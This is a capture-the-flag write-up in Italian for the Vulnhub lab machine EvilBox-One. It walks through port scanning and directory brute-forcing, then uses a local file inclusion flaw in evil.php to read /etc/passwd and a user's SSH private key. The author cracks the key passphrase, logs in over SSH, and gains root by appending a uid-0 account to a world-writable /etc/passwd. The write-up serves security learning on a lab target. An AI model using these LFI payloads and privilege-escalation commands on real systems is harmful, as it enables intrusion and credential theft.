

Penetration Testing sulla VM EvilBox-One

Per migliorare le mie competenze, ho deciso di affrontare la risoluzione di una Black Box disponibile su Vulnhub. In questo post illustrerò i principali passaggi della mia analisi.

La macchina è configurata per utilizzare il DHCP e fornisce direttamente l'indicazione dell'IP assegnato, consentendoci di passare subito alla scansione con *Nmap*. Nel caso in cui l'IP non fosse stato noto, avrei utilizzato *arp-scan* per identificare i dispositivi connessi alla rete locale: il router (PFSense), la mia Kali Linux (il cui IP è noto tramite *ifconfig*) e, infine, la macchina target.

```
=====
| Author:      Mowree
| Name:        EvilBox - One
| IP:          192.168.50.167
|=====

EvilBoxOne login: _
```

Dalla Kali, avvio una scansione con *Nmap*. Questo passaggio è fondamentale per identificare le porte aperte sulla macchina target, fornendo informazioni cruciali per definire una strategia di attacco efficace.

```
(kali@kali)-[~]
$ nmap 192.168.50.167
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-12 09:50 CET
Nmap scan report for 192.168.50.167
Host is up (0.0022s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:51:96:CA (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.38 seconds
```

Iniziamo l'analisi dalla porta 80. Utilizzando il comando:

sudo nmap -A -p 80 192.168.50.167

raccogliamo maggiori informazioni su questa porta. Successivamente, tentiamo di connetterci ad essa tramite un browser web per esplorare eventuali servizi o applicazioni esposti.

```
(kali@kali)-[~]
$ sudo nmap -A -p 80 192.168.50.167
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-12 09:54 CET
Nmap scan report for 192.168.50.167
Host is up (0.00068s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:51:96:CA (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.68 ms  192.168.50.167

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.65 seconds
```

△ Not secure 192.168.50.167



debian

Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server. If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Ci troviamo davanti alla pagina di default di un server Apache2. Per proseguire l'analisi, utilizziamo *Gobuster* per individuare eventuali directory utili con il seguente comando:

`gobuster dir -u http://192.168.50.167 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt`

Questo ci aiuterà a scoprire risorse nascoste che potrebbero essere rilevanti per il nostro test.

```
(kali@kali)-[~]
$ gobuster dir -u http://192.168.50.167 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.50.167
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/secret (Status: 301) [Size: 317] [→ http://192.168.50.167/secret/]
/server-status (Status: 403) [Size: 279]
Progress: 220560 / 220561 (100.00%)

Finished
```

Troviamo la directory **secret** durante la scansione con *Gobuster*. Ora possiamo provare ad accedervi utilizzando un browser web per verificare se contiene informazioni utili.

192.168.50.167/secret/

← → ↻ 🏠 △ Not secure 192.168.50.167/secret/

Ottenendo una pagina bianca dalla directory **secret** e non trovando contenuti visibili tramite l'ispezione del browser, proseguiamo con un ulteriore tentativo di enumerazione. Utilizziamo *Dirbuster*, un altro strumento utile per il *directory brute-forcing*, per cercare eventuali file che potrebbero non essere stati rilevati da *Gobuster*.

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)
http://192.168.50.167/secret

Work Method ☐ Use GET requests only ☒ Auto Switch (HEAD and GET)

Number Of Threads 10 Threads ☐ Go Faster

Select scanning type: ☒ List based brute force ☐ Pure Brute Force

File with list of dirs/files
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt

Char set Min length Max Length

Select starting options: ☒ Standard start point ☐ URL Fuzz

☒ Brute Force Dirs ☒ Be Recursive Dir to start with

☒ Brute Force Files ☐ Use Blank Extension File extension

URL to fuzz - /test.html?url={dir}.asp

Please complete the test details

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing


File Options About Help

http://192.168.50.167:80/

Results - List View: Dirs: 3 Files: 1

Type	Found	Response	Size
Dir	/	200	11322
Dir	/icons/	403	449
Dir	/icons/small/	403	449
Dir	/secret/	200	233
File	/secret/evil.php	200	147

La scansione ha trovato un file chiamato **evil.php**. Ora, per proseguire, possiamo provare ad aprirlo nel browser per analizzarlo ulteriormente.



Poiché otteniamo una pagina bianca cercando di accedere al file `evil.php`, possiamo utilizzare **ffuf**, uno strumento per il brute-forcing di directory e file, per cercare di ottenere informazioni aggiuntive e magari riuscire ad accedere al file. Proviamo una serie di tentativi senza risultato, ma successivamente eseguiamo il seguente comando:

```
ffuf -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt -u http://192.168.50.167/secret/evil.php?FUZZ=/etc/passwd -fs 0
```

Questo comando permette di provare a forzare l'accesso al file `/etc/passwd`, un file comune in sistemi Unix, utilizzando la vulnerabilità **Local File Inclusion (LFI)** tramite `evil.php`.

```
(kali@kali)-[~]
$ ffuf -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt -u http://192.168.50.167/secret/evil.php?FUZZ=/etc/passwd -fs 0

v2.1.0-dev

:: Method      : GET
:: URL         : http://192.168.50.167/secret/evil.php?FUZZ=/etc/passwd
:: Wordlist    : FUZZ: /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter     : Response size: 0

command [Status: 200, Size: 1398, Words: 13, Lines: 27, Duration: 21ms]
:: Progress: [207643/207643] :: Job [1/1] :: 2985 req/sec :: Duration: [0:01:29] :: Errors: 0 ::
```

Il comando ha restituito una risposta 200 OK con una dimensione di 1398 byte. Questo indica che il file `/etc/passwd` potrebbe essere stato correttamente incluso nel risultato, suggerendo che la vulnerabilità LFI è attiva. Ora possiamo tentare di raggiungere l'URL: <http://192.168.50.167/secret/evil.php?command=/etc/passwd>

```
192.168.50.167/secret/ev x +
← → ↻ ⌂ ⚠ Not secure 192.168.50.167/secret/evil.php?command=/etc/passwd ☆ ⚙ 👤 ⋮

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534:nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization:,,/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management:,,/run/systemd:/usr/sbin/nologin systemd-
resolve:x:103:104:systemd Resolver:,,/run/systemd:/usr/sbin/nologin messagebus:x:104:110:nonexistent:/usr/sbin/nologin sshd:x:105:65534:run/ssh:/usr/sbin/nologin
mowree:x:1000:1000:mowree:,,/home/mowree:/bin/bash systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin
```

Troviamo due utenti su cui vogliamo concentrarci: `root` e `mowree`. Per sfruttare la vulnerabilità LFI, ci concentriamo su `mowree`, cercando di ottenere la sua chiave SSH. L'obiettivo è ottenere l'accesso remoto al sistema sfruttando l'autenticazione SSH con la chiave privata dell'utente. Andiamo al seguente URL per recuperare il file `id_rsa` di `mowree`:

http://192.168.50.167/secret/evil.php?command=/home/mowree/.ssh/id_rsa

Questo comando tenta di includere il file `.ssh/id_rsa` dalla home directory dell'utente `mowree` tramite la vulnerabilità LFI.

Ma cosa significa LFI? Perché ci ha permesso di fare tutto ciò?

LFI, che sta per **Local File Inclusion**, è una vulnerabilità di sicurezza che si verifica quando un'applicazione web permette di includere file locali (presenti sul server) tramite un parametro dell'URL o di un'altra richiesta. In pratica, un attaccante può manipolare l'input dell'applicazione per accedere a file sensibili o critici sul server, come ad esempio il file `/etc/passwd` (che contiene informazioni sugli utenti) o altri file di configurazione. Questo tipo di vulnerabilità può essere sfruttata per eseguire codice arbitrario, accedere a dati riservati o addirittura compromettere completamente il sistema.

Per prevenire LFI, è importante validare correttamente i dati in ingresso, evitare l'inclusione di file tramite parametri dell'utente e utilizzare tecniche di sanitizzazione dei percorsi file.


```
← → ↺ 🏠 ⚠ Not secure 192.168.50.167/secret/evil.php?command=/home/mowree/.ssh/id_rsa ☆ ⓘ

-----BEGIN RSA PRIVATE KEY----- Proc-Type: 4,ENCRYPTED DEK-Info: DES-EDE3-CBC,9FB14B3F3D04E90E
uuQm2Cf1eZT5pNyQ6+K1Uap/FYWcsEkizONT+x4AO6FmjFmR8RUpmHumbRC6 hqyoiv8vgpQgQRPYMzJ3QgS9kUCGdgC5+cXlNCST/GKQOS4QMqMUTacjZZ8EJzoe
o7+7iCB8Zk/sW7bC3m4Cz0CmE5mut8ZyuTnB0SAIGAqfZjqsldugHjZ1t17mldb +gzWGBUmKTOLO/gcuAZC+Tj+BoGkb2gneiMA85oJX6y/dq4lr10Qom+0tOFsuot
b7A9XTubgElsUeM8fGw64K3x3LtXRsor12n+krZ6T+IOTzThMWExR1Wxp4Ub/k HtXTzdvDQBbgBf4h08qyCOxGEaVZHkaV/ynGnOv0zhLz+z163SjppVPK07H4bdLg
9SC1omYuvJgunMS0ATC8uAWzoQ5lZ5ka0h+N0ofUrVtJZ/OnhtMKW+M948EgnY zh7Ffq1KlMjZHxnIS3bdcl4MFV0F3Hpx+iDukvyfeeWKuoeUuvzNfVVKVPZKQyaJu
rRqnxYW/fzdJm+8XViMQccgQAAZ+Zb2rVW0gyifsEigxShdaT5PGdJFKKVLs+bD1 tHBy6UOhKcN3H8edtXwvZN+9PDGDzUcEpr9xYCLkmH+hcr06ypUtl9UrePLh/Xs
94KATK4joOIW7O8GnPdKBil+3Hk0qakL1kyYQVBtMjKTyEM8yRcssGZr/MdVnYwM VD5pEdAybKBfBG/xVu2CR378BRKzLJkiyqRjXQLoFMVDz3I30RjpbfYQs2Dm2M7
Mb26wNQW4ff7e30K/lxrm7MfkJPzueQlS9I4HXaPvl4vyCoPLW89JzsNDsvG8P hrkWRpPlwzpKdtMPwQbkPu4ykqgKkYYRmVlfX8oeis3C1hCjqp3Lth0QDI+7Shr
Fb5w0n0qfDT403U1Pun2iqdI4M+iDZUF4S0BD3xA/zp+d98NnGIRqMmJK+StmqR Iik3DRRkvMxxCm12g2DotRugT2+mgaZ3nq55eqzXRh0U1P5QfhO+V8WzbVzhP6+R
MtgqW1L0iAgB4CnTlud6DpXQIR9l/9alrXa+4nWcDW2GoKjIjxOKNK8jXs58SnS 62LrvnCZVokZjql8Xi7xL0XbEk0gtplTtX7x AHLFTVZt4UH6csOcwq5vvJAGh69
Q/ikz5XmyQ+wDwQEQQZNeOj9zBh1+1zrdmt0m7hI5WnIJaKEM2vqCqluN5CEs4u8 p1ia+meL0JVLobfnUgxi3Qzm9SF2pifQdePVU4GXGhIOBUf34bts0iEIDf+qx2C
pwxoAe1tMmInLzR2sKVlleHIBfHq/hPf2PHvU0cpz7MzfY36x9ufZc5MH2JDT8X KREAJ3S0pMplP/ZcXJRL0IESQXeUQ2yvb61m+zphg0QjWH131gnaBthVlj1nLnTa
i99+vYdwe8+8nJq4/WXhkn+VTYXndET2H0fNTFAqbk2HGy6+6qS/Q6DVVxTHdp 4Dg2QRnRTjp74dQ1NZ7juucvW7DBFE+CK80dkrr9YFyybVUqBwHrmmQVFGlKs2I/
8kOVjJfKKgQ4rNRWKVoo/HaRoI/f2G6bEiOvUUMT8iutAg854VA== -----END RSA PRIVATE KEY-----
```

Abbiamo quindi ottenuto la chiave, ma prima di poterla utilizzare, dobbiamo verificarne e, se necessario, decifrarne il contenuto. Per farlo, dobbiamo usare John the Ripper, uno strumento che permette di eseguire il cracking delle chiavi SSH. Procediamo come segue:

Estraiamo l'hash dalla chiave privata con il comando:

```
ssh2john rsa-bb > key.hash
```

Visualizziamo l'hash generato con:

```
cat key.hash
```

Ora possiamo utilizzare John the Ripper per cercare di crackare l'hash con la parola chiave di default:

```
john key.hash
```

John the Ripper proverà a indovinare la password della chiave privata tramite il brute force, utilizzando la sua wordlist predefinita.

Una volta che abbiamo ottenuto la password della chiave, possiamo procedere a utilizzare la chiave privata con i permessi corretti. Ricordiamoci che i permessi della chiave devono essere adeguatamente configurati per evitare problemi all'accesso SSH. Se i permessi sono troppo "permissivi", l'accesso SSH verrà negato. Per impostare correttamente i permessi, eseguiamo:

```
chmod 600 rsa-bb
```

A questo punto, possiamo utilizzare la chiave per tentare l'accesso SSH al sistema target con:

```
ssh -i rsa-bb mowree@192.168.50.167
```

Se i permessi e la chiave sono corretti, dovremmo riuscire ad accedere al sistema come l'utente mowree.

```
(kali@kali)~$ ssh2john rsa-bb > key.hash
(kali@kali)~$ cat key.hash
rsa-bb: $sshing$0$8$9F814B3F3D04E90E$1192$b4e26d821487bf7994f9a4dc90ebe2b551aa7f15859cb04925cce36dfb1e003ba1668c5991f11529c0c1eeae66d10ba86aca88aff2f829420411
3d83332774204bd9140867600b9f9c5e534293f6c290392e103103144da723659f04273a1ea3bfbbb4207c664fec5bb6fc7379b80b3d02984e66badf19cae4e70744809460107d98eab2576e078
d9d6dd7b9a575bfa0cd618152629338b3bf81cb80642f938fe0681a46f68277a2300f39a095facbf76aab822bd744289bed2d385b2ea2d6fb03d5d3b9b80496c954126f1f196eb8917df1dcb5746
call1d769fe92b67a4fe20e4f34e13161314755b1a7851bfe41ed5d3cddbc34016e005fe21d3cab208ec4611a5591ca695ff29c69ceb4ce1959fb3d7add28e9a553cad3b1f86dd2e0f520b5a2662e
9ef260ba7312d004c2f2e016ce8439233e646b487e34ea1f52b56d7c967f3a786d30a5e33de3c1209d8ce1ec57ead4a94c8d91f19c84b76dd725e0c155d05dc7a71fa20e29efc9f79e58aba8794b
afccdd7d5939d2aac9a2bead1aa7c585bf7f37a99bef1756231071c81001a67e65bdab556d20ca27ec1228314a175a4f93c674914a2952d2f9b0f5b47072e943a12829711fc79db57c2f64dfbd3c
3183cd4704a6bf716022e4987fa172bd3aca952d06ef54ade3cb87f5ecf782804cae23a0e216ecce069cf74a06223edc7934a9a90bd64c9841506d323293c8433cc9172c0666bfccf559d85a6543
e6911d0326c05f046ff156ed82477efc0512b394922caa4635d02e814c543cf7237d41a638e97d8a2cd839b633b1bdbc0d416e1f7fba9edf42b2f231ae6ecc7e424fce7909528bde081d768fb
e5e2f2f82abf2d2f2d27b0d09ecb6f0f80b9164692c8c29ce76d30f4106e43ee3292a80a91861199595f5fca1e8acd2d610a3aef772de87440323eed286b15be70d7d27c34f8a34dd4d4fba
7da2e0d2383e8836541784b4043d103fcef9d4f7c3671a546e32624af92b6e912089270d1464bccc71b0aed768360e8b515204f6fa681e6779eae797aac7461d14d4f5e07e13be57c5b36d5ce1
3fa9132daa05b52fa880801e029d322e77a0e95d0b51f65ffff5a96b5dafb89d67035b61a82a3963c4e2bd2bc8d7b39f129d2eb62ebddc3595689198ae97c5e2af12f45db124d0b6922d2c5fbc
401c15355b978507e9cb0e730ab9be7201a1ebd3f8a4cf95e6c90fb0f040403cdd78cfdcc1875f5bc5eb766b749bb848e569c825a904336bea0aa96e379084b38bbcb7589af678bd005652e
86df9d48318b7439bda4e5da989f41d78f554e065c68438151df86edb348842037feab1d82a70c6801dedd3262279597d1dac2959487872017c7abf84f7f63c7bd4d1ca73eccdcf3eb1f6e7d9
739307d890d3f172911002774b4a4cae53ff65c5e344b3a5112417794436cafe6fad66fb3ae1834423587d77d609da0a8855223d672e74da8bdf7ebd87707bcfb9c9ab8fd65e190df95a4d85e77444
f61f47c3535140a9b9361c6cbafbaa92ff843a0d55714c7769e038364119d14e3a7be1da435359eac3bae72f5bb0c1144f822bcd1d92bafdc85cb26d552a0701eb9a64151462e44b623ff243958c88c
52a4190e2b35158a568a3f1da46823f7f61bab5b12239572550c4fc8aeb4083c4b854
(kali@kali)~$ john key.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0-MD5/AES 1-MD5/3DES 2-Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 6 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
unicorrrn (rsa-bb)
1g 0:00:00:00 DONE 2/3 (2024-12-12 11:33) 16.66g/s 212350p/s 212350c/s 212350c/s sniperr..xavier
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
(kali㉿kali)-[~]
$ ssh -i rsa-bb mowree@192.168.50.167
Enter passphrase for key 'rsa-bb':
Linux EvilBoxOne 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64
mowree@EvilBoxOne:~$ whoami
mowree
mowree@EvilBoxOne:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .local  .profile  .ssh  user.txt
mowree@EvilBoxOne:~$ cat user.txt
56Rbp0soobpzWSVzKh9Y0vzGLgtPZQ
```

Siamo riusciti ad ottenere un accesso SSH, adesso cerchiamo di eseguire la scalata dei privilegi.

Dopo aver esaminato i permessi di vari file, ho notato che il file **/etc/passwd** aveva sia i permessi di lettura che di scrittura. Per verificarlo, ho eseguito il comando:

ls -lsa /etc/passwd

```
mowree@EvilBoxOne:~$ ls -lsa /etc/passwd
4 -rw-rw-rw- 1 root root 1398 ago 16 2021 /etc/passwd
```

Scoprendo di poter scrivere nel file **/etc/passwd**, ho deciso di aggiungere un nuovo utente con privilegi di root. Per farlo, ho utilizzato un altro terminale per creare una password criptata per il nuovo utente, con il comando:

openssl passwd -1 password

```
(kali㉿kali)-[~].hash
$ openssl passwd -1 password
$1$VfV.OXlM$zV608IVeD8t8i8qWmbtEB.
```

Questo comando ha generato un hash della parola "password" che avrei usato per configurare la password del nuovo utente nel file. Per aggiungere il nuovo utente al file **/etc/passwd**, ho eseguito il seguente comando:

echo 'notsimone:\$1\$VfV.OXlM\$zV608IVeD8t8i8qWmbtEB.:0:0:Arri:/home/notsimone:/bin/bash' >> /etc/passwd

Dopo aver aggiunto l'utente, ho usato il comando:

su notsimone

```
mowree@EvilBoxOne:~$ echo 'notsimone:$1$VfV.OXlM$zV608IVeD8t8i8qWmbtEB.:0:0:Arri:/home/notsimone:/bin/bash' >> /etc/passwd
mowree@EvilBoxOne:~$ su notsimone
Contraseña:
root@EvilBoxOne:/home/mowree#
```

Inserendo la password "password", sono riuscito ad ottenere i permessi di root accedendo con l'utente "notsimone" appena creato. Per ottenere la bandiera finale, ho eseguito i seguenti comandi:

cd /root

ls -lsa

cat root.txt

```
root@EvilBoxOne:/home/mowree# cd /root
root@EvilBoxOne:/root# ls -lsa
total 24
4 drwx----- 3 root root 4096 ago 16 2021 .
4 drwxr-xr-x 18 root root 4096 ago 16 2021 ..
0 lrwxrwxrwx 1 root root 9 ago 16 2021 .bash_history → /dev/null
4 -rw-r--r-- 1 root root 3526 ago 16 2021 .bashrc
4 drwxr-xr-x 3 root root 4096 ago 16 2021 .local
4 -rw-r--r-- 1 root root 148 ago 17 2015 .profile
4 -r----- 1 root root 31 ago 16 2021 root.txt
root@EvilBoxOne:/root# cat root.txt
36QtXfdJWvdC0VavlPIApUbDlqTsBM
root@EvilBoxOne:/root#
```

Conclusioni:

In questo esercizio di penetration testing sulla macchina EvilBox-One, siamo riusciti a sfruttare diverse vulnerabilità per ottenere l'accesso root. Dopo aver identificato una vulnerabilità di Local File Inclusion (LFI) tramite l'analisi del sito web in esecuzione su Apache2, abbiamo ottenuto la chiave SSH dell'utente "mowree" e, tramite l'utilizzo di John the Ripper, siamo riusciti a decifrarla. Con la chiave privata correttamente configurata, siamo riusciti ad accedere al sistema tramite SSH.

Successivamente, abbiamo esaminato i permessi del file /etc/passwd e scoperto che era possibile scrivere al suo interno. Approfittando di questa possibilità, abbiamo aggiunto un nuovo utente con privilegi di root. Una volta creato l'utente, siamo riusciti a ottenere l'accesso come root utilizzando la password generata. Infine, siamo riusciti a ottenere la bandiera finale accedendo alla cartella /root e leggendo il file root.txt.

Questa esercitazione ha evidenziato l'importanza di una corretta configurazione della sicurezza, tra cui la protezione contro vulnerabilità come LFI e l'uso di permessi adeguati sui file di sistema sensibili. Inoltre, ha dimostrato l'efficacia di strumenti come Nmap, Gobuster, John the Ripper e Openssl nel contesto di un attacco pratico.